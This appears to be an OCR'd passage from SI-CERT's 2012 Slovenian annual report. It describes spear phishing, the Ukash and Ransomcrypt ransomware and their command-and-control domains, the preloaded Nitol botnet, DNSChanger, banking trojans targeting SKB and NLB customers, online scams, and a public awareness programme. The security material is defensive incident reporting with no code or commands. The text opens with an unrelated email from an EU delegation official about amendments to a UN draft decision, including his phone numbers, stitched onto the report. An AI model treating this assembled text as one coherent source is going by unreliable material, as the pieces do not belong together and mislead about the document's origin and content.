Dear colleagues, Many thanks to the Bureau and Special Unit for organising the informals next week and for circulating a compilation of amendments made during the May Session. I thought it may be useful to circulate in advance of the informals an updated and consolidated list of EU Member State amendments to the draft Decision 17/1 (attached).
Best, Omar
Omar Bargawi
First Secretary/ Adviser Delegation of the European Union to the UN
222 East 41st Street, 25th Floor
New York NY 10017
Tel. +1 212 401 0142
Cell. +1 917 456 7408
Fax. +1 212 758 2718

Spear phishing: za razliko od običajnega je spear phishing ciljan napad na posamezne žrtve. Le-te prejmejo sporočila, ki so v jasni zvezi s službo in nalogami, ki jo opravljajo. Zato so takšni napadi pogosto uspešni in so tudi prvi korak pri naprednih APT (advanced persistent threat)-operacijah. V sedmih obravnavanih primerih ciljanih napadov v letu 2012 je bilo za tarčo izbranih nekaj deset zaposlenih v različnih državnih ustanovah.

Potek ciljanega napada

1

Prejem elektronske pošte s podtaknjeno priponko.

2

Priponka lahko prikaže neko vsebino (na primer dnevni red), zraven pa na računalnik odloži še program in ga zažene.

3

Zlonamerni program se umesti v zagonske postopke računalnika in ker je sam zelo majhen, se javi svojemu gospodarju ("Uspešna okužba na naslovu X!") in si naloži dodatne komponente, ki zbirajo informacije in jih pošiljajo "domov".

Izsiljevalski programi

"Pozornost!
Vaš osebni računalnik blokiran zaradi vsaj enega od razlogov, ki so navedene spodaj."

To sporočilo je pričakalo uporabnike, ki so se z virusom **Ukash** okužili v mimohodu, torej ob obisku spletnih strani, na katere so storilci podtaknili elemente, tako da so izkoristili varnostne luknje v brskalnikih ali v kateri od komponent (najpogosteje vtičnik za Javo). Ob okužbi je virus zakril sledi z vstavljanjem v običajne procese operacijskega sistema Windows, se odložil na disk in se postavil za *lupino* operacijskega sistema. Ob prijavi je virus kontaktiral s spletnim mestom **tdzzf.ru** oz. **cxcyp.su**, od koder se je glede na geografsko lokacijo uporabnika preneslo obvestilo v ustreznem jeziku.

Odstranjevanje okužbe je bilo razmeroma enostavno. Računalnik ste zagnali v varnem načinu z ukazno vrstico, locirali kopijo virusa (msconfig.dat, ctfmon.lnk ali skype.dat) in to izbrisali. Po tem ste lahko računalnik spet normalno uporabljali.


Avtor **Ransomcrypta (virusa Ransomcrypt)** pa je ubral drugačen pristop: ob okužbi je zašifriral vse datoteke, ki so mu bile dosegljive, in prikazal obvestilo o plačilu globe. Rusko protivirusno podjetje Dr. Web je izdelalo dešifrirno orodje, s katerim smo lahko uporabnikom pomagali povrniti podatke.

Večina tistih, ki so se po okužbi z izsiljevalskimi programi po pomoč obrnili na SI-CERT, ni skrbela za izdelavo rednih varnostnih kopij (backup).

Prednaloženi virusi


Avgusta 2011 je Microsoftov oddelek Digital Crimes Unit (DCU) kupil 20 računalnikov na različnih lokacijah na Kitajskem. Odkrili so, da so od dvajsetih računalnikov kar štirje okuženi že ob nakupu. Leto dni kasneje je Microsoft dobil odobritev sodišča za prevzem domene, ki jo je naloženi virus **Nitol** uporabljal za povezovanje v botnet. Odkrili so, da se škodljiva programska koda namešča v sami verigi dobaviteljev računalniške opreme, več kot 300 primerov okužb je bilo tudi v Sloveniji.


Prednaloženi virus NITOL




Prednaložen virus **Nitol** obstaja v dveh različicah, širi pa se preko **USB pogonov**.

Računalnik je **okužen že ob nakupu** in **ob zagonu postane del botneta**, ki lahko izvaja usklajene napade onemogočanja storitve na internetu.





Škodljiva programska koda **se namešča že v sami verigi dobaviteljev** računalniške opreme.



V Sloveniji je zabeleženih **367 IP** naslovov pri **18 različnih ponudnikih**, ki so se poskusili povezati na enega od prevzetih nadzornih strežnikov.

www.3322.org

Domena 3322.org se je uporabljala za **usmerjanje okuženih računalnikov** na nadzorne strežnike napadalcev. Pred kratkim je Microsoftovem oddelku DCU uspelo prevzeti nadzor nad domeno in s tem dobiti podatke o okuženih sistemih.

DNSChanger

Leta 2007 je skupina šestih estonskih državljanov sestavila trojanca DNSChanger in z njim okužila približno 4 milijonov računalnikov v več kot 100 državah. Trojanec je usmeril DNS-poizvedbe na strežnike, ki so bili pod nadzorom storilcev. Ti so lahko z njimi izvajali posredniške (man-in-the-middle) zlorabe. Novembra 2011 je ameriški FBI v sodelovanju z estonskimi organi pregona dosegel aretacijo skupine storilcev (operacija "Ghost Click"), ki so na okuženih sistemih manipulirali s spletnimi oglasi in se na ta način okoristili za 14 milijonov ameriških dolarjev. Ob tem so nadzor nad zlonamernimi DNS-strežniki predali podjetju ISC – Internet Systems Consortium (avtorji **bind** DNS-strežnika). Strežnike so nadomestili z lastnimi, saj bi ob njihovi odstranitvi milijonom okuženih uporabnikov povzročili težave pri uporabi interneta. Poleg tega so določili tudi datum izklopa strežnikov DNSChanger: 9. julij 2012.

Kot tudi drugi CERT-centri po svetu je tudi SI-CERT sodeloval s podjetjem ISC pri koordinirani akciji obveščanja okuženih uporabnikov, tako prek ponudnikov kot neposredno s postavitvijo posebne spletne strani ***dns-ok.si***, kjer so lahko uporabniki sami preverili, ali so okuženi ali ne.

Po podatkih SI-CERT je bilo v obdobju od novembra 2011 do junija 2012 v Sloveniji vsega skupaj kar 76.000 različnih IP-naslovov, ki so kazali znake okužbe. V tem obdobju je seveda veliko računalnikov že bilo samostojno očiščenih, vsak okužen računalnik pa je lahko daljše obdobje uporabljal več IP-naslovov, zato je bilo dejansko število okuženih računalnikov zelo težko zanesljivo določiti. Z malo drugačnim pogledom pa lahko vidimo, da je število ***tedensko*** zabeleženih različnih IP-naslovov z znaki okužbe v Sloveniji padlo s 5.400 (novembra 2011) na 520 ob koncu akcije (julij 2012).

DNSChanger - tedensko zabeleženi različni IP naslovi z znaki okužbe

ZLORABE V SPLETNEM BANČNIŠTVU


Slovenske banke so pot v e-bančništvo začele zgodaj, a z dobro zasnovo. Že od začetka so uporabljale ustrezne mehanizme za zaščito komitentov in se primerno prilagajale grožnjam. Po drugi strani pa je majhnost slovenskega tržišča in jezika poskrbela, da kar nekaj let slovenski bančni trg ni bil resna tarča tujega organiziranega kriminala (na SI-CERT na primer vsak mesec obravnavamo več kot 10 primerov podtaknjenih lažnih prijavnih obrazcev za ***tuje*** banke oz. phishing strani). Vendar pa nekaj obravnavanih incidentov v letu 2012 kaže na to, da se mirno obdobje za e-bančništvo pri nas končuje.

SKB phishing

Italijansko spletno mesto www.pulipull.it je imelo nameščeno ***phishing*** spletne strani SKB banke, torej popolno kopijo prijavne strani skb.net. Storilci so razposlali elektronska sporočila slovenskim uporabnikom in jih pod pretvezo "posodobitve sistema" poskusili usmeriti na svoje spletišče. SKB banka je takoj uvedla dodatne mehanizme preverjanja, na SI-CERT pa smo poskrbeli, da je bila phishing spletna stran v Italiji odstranjena v nekaj urah. Incident se je tako začel in končal 21. avgusta 2012. V bodoče lahko seveda pričakujemo več takšnih primerov.

SpyEye za NLB klik

SpyEye je poleg ZeuS trojanca drugi najbolj razširjen ***bančni trojanec*** – program, namenjen kraji denarja prek e-bančnih poti. Decembra 2012 smo obravnavali prvi primer bančnega trojanca, ki je prilagojen kraji avtentikacijskih sredstev komitentov slovenske banke. Ko je SpyEye okužil računalnik, je z njega pobral certifikat, ki je potreben za dostop do NLB Klika, ob vzpostavitvi seje pa tudi geslo za dostop. Prikazal je tudi posebno okno, ki je od uporabnika zahtevalo vnos vseh znakov dodatnega varnostnega gesla.



Napadi na majhna podjetja

Jeseni smo na SI-CERT začeli prejemati prve prijave sumljivih elektronskih sporočil, ki so bila namenjena računovodstvom majhnih podjetij. Sporočila, ki so na prvi pogled izgledala, kot da jih pošilja uradna institucija (banka, DURS ali lizing podjetja), niso bila razposlana vsevprek, ampak so svoje žrtve natančno izbirala med manjšimi podjetji. Vsebina sporočila je bila spisana na način, da je gotovo pritegnila pozornost prejemnika (zavrnjen račun, spremenjena davčna zakonodaja itd.), sporočilu pa je bil pripet tudi stisnjen ZIP-arhiv. Le-ta je vseboval izvršljivo kodo – trojanskega konja, ki se je uporabniku prikazal kot PDF-datoteka. Ob kliku se je škodljiva koda namestila na sistem in prvi korak je bil opravljen. Med drugim je trojanec prestrezal gesla za dostop do spletnih storitev. Vsakič, ko smo trojanca opazili na terenu, ga ni zaznal skoraj noben protivirusni program, kar kaže na to, da je bil pri vsakokratni prilagoditvi programa opravljena načrtna modifikacija, ki je bila tudi preizkušena s protivirusnimi programi.

V drugem koraku so storilci namestili programsko opremo za oddaljeni nadzor na računalnik žrtve. Z njo so lahko opazovali dogajanje na računalniku in potrdili, da gre za sistem, na katerem se izvaja plačilni promet podjetja. Kadar v računovodstvu po uporabi e-bančništva iz čitalca niso odstranili kartice s certifikatom in so računalnik pustili vključen, so storilci ponoči imeli vse potrebno za dostop do računa podjetja. Transakcije za krajo denarja so bile uvrščene v čakalno vrsto in so se izvedle naslednji delovni dan ob začetku bančnega poslovanja. V vsaj enem primeru so storilci zjutraj sprožili DDoS-napad na podjetje, da v računovodstvu prek omrežja ne bi opazili čakajočih transakcij.


SI-CERT OBVESTILA

V primeru ocenjenega povečanega omrežnega tveganja SI-CERT izda javno obvestilo. To opozarja na resnejšo ranljivost programske opreme, ali pa na opažene omrežne napade. Arhiv obvestil je na voljo na spletnem naslovu http://www.cert.si/si-cert-obvestila.html.

- 2012-01 / Varnostna ranljivost HP tiskalnikov
- 2012-02 / Izpostavljenost SCADA sistemov
- 2012-03 / Napadi na slovenske spletne strani
- 2012-04 / Windows Remote Desktop kritična ranljivost
- 2012-05 / Trojanec Flashback
- 2012-06 / Trojanec Ransomcrypt
- 2012-07 / DNSChanger trojanec
- 2012-08 / Ranljivost pripomočkov in stranske vrstice v Windows 7 in Windows Vista
- 2012-09 / Phishing napad na komitente SKB banke
- 2012-10 / Oracle Java SE kritična ranljivost
- 2012-11 / Microsoft IE 7, 8, 9 ranljivost
- 2012-12 / Računalniki s prednaloženimi virusi
- 2012-13 / Ukash virus
- 2012-14 / Možnost okužbe preko lažnih leasing obvestil
- 2012-15 / Napadi s poplavo podatkov z izrabo ranljivosti Joomla CMS
- 2012-16 / Bančni trojanec, ki krade avtentikacijske podatke za Klik NLB

VARNI NA INTERNETU

Od mene je odvisno vse.



TUDI NA SPLETU PRODAJAJO MAČKE V ŽAKLJU

možna goljufija — Inbox

To: cert@cert.si
Možna goljufija

Pozdravljeni.

Rabil bi vaš nasvet. Pred nekaj tednim sem iskal po spletu muco. Zasledil sem en oglas na bolhi za britansko kratkodlako mačko in sem se odločil da pokličem ker sem tudi videl da je prodajalka iz gorenjskega. Stopil sem v kontakt z prodajalko in povedala mi je da ima raka in da bi mi rada muce podarila ter da več ne živi v Sloveniji temveč v Angliji in da mi bo muce podarila če bom plačal njihovo pot. Odločil sem se za te muce zato mi jih je preko agencije Animal airways poslal. Kmalu je stopila agencija v stik z mano in mi rekla da bodo stroški pošiljke stali 140€ zatem so mi poslali sporočilo da moram jim poslati 250€ da kupijo karte za mačke in ta denar bom dobil nazaj ob prejetju so rekli. Dobro jaz jim pošlem in nato mi spet pošlejo sporočilo da jim moram plačati 270€ za zavarovanje ki jih bom tudi dobil nazaj. Zdaj so mi pa še poslali da morem plačati 180€ ker so bile mačke zadržane zaradi karantenskih papirjev in takoj ko bi to plačal bi mi jih poslali na dom. Plačal sem jim še 180€ in so mi rekli da bodo muce poslali. Drugi dan od plačila so mi rekli da se je zgodila nesreča in da so mačke umrle. Zdaj mi za odškodnino ponujajo 30.250€ in so rekli da se mi bo njihova banka oglasila. Včeraj me je banka klicala in so rekli da mi bojo poslali mail z določenimi obrazci ki jih bom izpolnil in jim poslal nazaj da bodo mi potem nakazali denar. pošte še zdaj nisem dobil in se mi zdi da da so me pretentali. mi lahko prosim pomagate?

Najlepša hvala


Izzivi, s katerimi se danes soočajo strokovnjaki za informacijsko varnost, še nikoli niso bili tako raznoliki. Naša spletna realnost je razvoj sofisticiranega programskega orožja, ki lahko onesposobi jedrsko elektrarno ali več let neopazno vohuni za visokimi državnimi uslužbenci. Mediji bombastično poročajo o novih oblikah vojskovanja med državami (in podjetji), o tretji svetovni vojni, ki poteka nekje v digitalnem svetu. **Na drugi strani pa za dosego cilja niso potrebni super napredni virusi. Dovolj so le preproste tehnike socialnega inženiringa, s katerimi množico preveč zaupljivih in premalo poučenih uporabnikov goljufi prepričajo, da na spletu dobesedno kupijo mačka v žaklju.**

Slovenska digitalna krajina ni izjema, saj se na SI-CERT soočamo tako z naprednimi ciljanimi grožnjami kot tudi žrtvami klasičnih nigerijskih prevar tipa "***Vi ste dedič ogromnega premoženja ...***". Vsaj za slednje lahko rečemo, da imamo rešitev. Nenehno izobraževanje, ozaveščanje, opozarjanje spletnih uporabnikov, ki mora biti kontinuirano, saj vedno nove spletne storitve odpirajo vrata novim tveganjem. Danes nam goljufi ne ponujajo več nigerijskih shem le prek elektronskih sporočil, ampak iščejo žrtve tudi prek forumov, spletnih oglasnikov ali SMS-sporočil. Razmah spletnega nakupovanja pomeni tudi razmah lažnih spletnih trgovin. Facebook je postal učinkovito orodje za oglaševanje prevar ali vsaj spornih poslovnih praks, kar v zadnjem času dokazujejo lažni Facebook kuponi, ki so le krinka za včlanitev v oderuške SMS-klube.

Pred leti je veljalo, da smo slovenski spletni uporabniki ravno zaradi našega jezika nezanimivi za spletne goljufe. Ti so sporočila najraje pošiljali v angleščini, saj so na ta način dosegli precej širšo množico uporabnikov, posledično je bila tudi možnost "uspeha" veliko večja. Danes pa so strojni prevajalniki že tako dobri, da lahko goljufi z malo truda ustvarijo precej prepričljivo besedilo v slovenščini, kar tudi s pridom izrabljajo. Temu pritrjuje tudi naša statistika obravnavanih spletnih prevar, ki je od leta 2010 v strmem porastu. Gole številke razkrivajo včasih neverjetne zgodbe, od nakupa več tisoč evrov vrednega bagra v lažni spletni trgovini do zlomljenega srca, ko se sanjsko dekle iz Moskve, ki nujno potrebuje denar za vizo, izkaže za prevaranta.

Cilj našega programa ozaveščanja Varni na internetu tudi v prihodnjem letu ostaja enak. Ponuditi spletnim uporabnikom čim več koristnih informacij, s pomočjo katerih bodo uspešno, predvsem pa varno užili vse prednosti, ki jih splet prinaša. Korak k večji varnosti je storila tudi Evropska agencija za omrežno in informacijsko varnost ENISA, ki je oktobra 2012 prvič organizirala vseevropsko akcijo o kibervarnosti, katere del je bil tudi SI-CERT. Mesec kibervarnosti je komisarka za digitalno agendo Neelie Kroes pospremila z besedami, ki so gotovo najboljši in najenostavnejši recept, kako ostati varen na spletu: "Imejte odprte oči in uporabljajte zdravo pamet."

Jasmina Mešić, *koordinatorka programa Varni na internetu*



O PROJEKTU VARNI NA INTERNETU


Nacionalni program Varni na internetu smo na SI-CERT zasnovali prav z namenom pomoči, ozaveščanja in izobraževanja širše javnosti glede varne uporabe interneta in prepoznavanja tveganj. Z našo dejavnostjo ne poudarjamo zgolj tehničnih vidikov zaščite, temveč je na prvem mestu izobraževanje spletnih uporabnikov.

Cilji programa so:

- podučiti spletne uporabnike, kako naj prepoznajo različne oblike spletnih goljufij,
- informirati o varni uporabi storitev elektronskega bančništva in varnem spletnem nakupovanju,
- podučiti spletne uporabnike, kako naj zavarujejo svojo osebno identiteto na spletu, zlasti na družbenih omrežjih.

Poglavitno sporočilo programa smo strnili v slogan **"Od mene je odvisno vse"**, saj lahko spletni uporabniki sami storijo največ, da zmanjšajo tveganja. Vendar pa potrebujejo jasna, natančna in razumljiva navodila, kako naj zavarujejo svojo spletno identiteto, računalniško opremo in ne nazadnje tudi svoj bančni račun. Predvsem si želimo zagotoviti celostno platformo za uporabnike, ki sega od izobraževanja do pomoči.

Vsebine programa Varni na internetu naslavljajo široko slovensko spletno javnost, ciljamo predvsem na uporabnike, **starejše od 25 let, saj le-ti v večji meri že uporabljajo storitve spletnega bančništva in tudi opravijo največji delež spletnih nakupov**. Nagovarjamo torej predvsem odrasle spletne uporabnike. Številni opisani primeri prevar in podani nasveti so dobrodošli tudi za manjša podjetja, ki prav tako potrebujejo informacije, kako naj zagotovijo varno poslovanje prek spleta.



Prek različnih komunikacijskih kanalov si prizadevamo izobraževati, pomagati, obveščati, opozarjati in deliti znanje s široko spletno javnostjo.

Izobraževalni portal www.varninainternetu.si
Je prvi naslov do baze znanja o informacijski varnosti z opisi spletnih tveganj, analizami konkretnih primerov, nasveti, novicami, obvestili.

Prijavi prevaro!
Na portalu je vzpostavljena prijavna točka, na kateri lahko oškodovanci prijavijo omrežni incident (vdor, goljufija, kraja identitete itd.). Pomagamo in svetujemo strokovnjaki nacionalnega centra SI-CERT, naše znanje je vsem spletnim uporabnikom na voljo brezplačno.

Facebook stran Varni na internetu
Najhitrejši in najučinkovitejši kanal za obveščanje o aktualnih spletnih prevarah.

Hitri vodnik ABC varnosti na spletu
Kratko in jedrnato o ključnih spletnih tveganjih in napotki, ki jih mora poznati vsak spletni uporabnik.


VARNI NA INTERNETU

Izobraževalni portal in prijavna točka

Vse od vzpostavitve programa Varni na internetu v začetku leta 2011 je v središču naših aktivnosti izobraževalni portal www.varninainternetu.si. Zasnovali smo ga s ciljem, da postane ključen vir informacij s področja informacijske varnosti in prvi naslov, ko spletni uporabnik ali uporabnica potrebuje nasvet ali pomoč. Na portalu podajamo opredelitve izrazov, opise najpogostejših spletnih prevar, študije konkretnih primerov, usmeritve na ustrezne zunanje vire. Predvsem pa obiskovalci portala najdejo veliko nasvetov, kako lahko varno nakupujejo prek spleta, opravljajo bančne storitve in zaščitijo svojo spletno identiteto.

Posebno pozornost posvečamo prav pisanju člankov, ki predstavljajo lastno raziskovalno delo ekipe SI-CERT. Vir informacij so pogosto ravno konkretne težave, s katerimi se spletni uporabniki obračajo po našo pomoč. Trudimo se obravnavati "lokalne" teme, kolikor je to seveda mogoče, saj govorimo o globalnem fenomenu – internetu. Pa vendarle opozarjamo na prevare, ki prežijo na slovenskih forumih, slovenskih spletnih oglasnikih ter phishing prevare, ki ciljajo na slovenske uporabnike bančnih in drugih spletnih storitev. Vloženi trud se je obrestoval, kar dokazuje rast števila obiskovalcev portala v preteklem letu in tudi pozornost slovenskih medijev, saj je precej naših opozoril našlo svoje mesto na novičarskih portalih.

Obiskanost portala www.varninainternetu.si



** statistika od februarja 2011, ko smo šele začeli s programom*

Trije najbolj brani prispevki v letu 2012

1. Izbrišite svojo Google zgodovino iskanja še pred 1. marcem

Največ zanimanja je vzbudila sprememba Googlove politike zasebnosti, ki je s 1. marcem 2012 povezala podatke o uporabi vseh svojih storitev.

2. Pet znakov za alarm, ko kupujete na spletu


Število spletnih nakupovalcev nenehno raste, zato ne preseneča, da uporabniki iščejo vedno več informacij o varnem spletnem nakupovanju.

3. Nujno preverite, če ste okuženi s trojancem DNSChanger!

Poleti 2012 smo pozivali spletne uporabnike, naj preverijo, ali so njihovi računalniki okuženi z zlonamerno programsko kodo, ki spreminja domenske nastavitve.

Prijavna točka

V okviru programa Varni na internetu poleg delovanja v smeri preprečevanja oz. ozaveščanja o spletnih nevarnostih tudi pomagamo tistim uporabnikom, ki so žal postali tarče spletnih goljufov. Na portalu je vzpostavljena prijavna točka oz. spletni obrazec, prek katerega lahko oškodovanci prijavijo omrežni incident (vdor, goljufija, kraja identitete itd.). Gre za nacionalno prijavno točko. Pomagamo in svetujemo strokovno usposobljeni sodelavci nacionalnega centra SI-CERT, naše znanje je vsem spletnim uporabnikom na voljo brezplačno.




Večja prepoznavnost projekta Varni na internetu je pripomogla tudi k porastu števila prejetih prijav, saj je vedno več spletnih uporabnikov seznanjenih z naslovom, kamor lahko sporočijo svoje sume. Tako smo v letu 2012 obravnavali 442 spletnih prevar, kar je 195 % oz. skoraj dvakrat več kot leta 2011. Od leta 2011, ko smo začeli s programom ozaveščanja, pa je število prijavljenih prevar kar trikratno v primerjavi z letom 2010.

Dan varne rabe interneta – skupaj za večjo varnost!

7. februarja 2012 smo v številnih evropskih državah obeležili mednarodni dogodek Dan varne rabe interneta, ki je v osnovi namenjen promociji varne in odgovorne rabe novih tehnologij med otroki in najstniki. Vendar je bil ta dan tudi v našem koledarju obkrožen z rdečo barvo. Ob tem dogodku smo k skupni akciji pozvali vse slovenske banke, največje spletne oglasnike in ponudnike internetnih storitev (ISP), saj verjamemo, da imamo skupen cilj – zmanjšati tveganja, katerim so uporabniki izpostavljeni na spletu, in jim omogočiti, da v polni meri izkoristijo vse prednosti, ki jih internet prinaša.

Pozivu se je odzvala večina slovenskih bank in ponudnikov internetnih storitev, ki so na svojih spletnih straneh pripeli značko Dan varne rabe interneta. Klik na prečrtanega oslička je obiskovalcem odprl stran z informacijami o varnem spletnem brskanju in bančništvu.

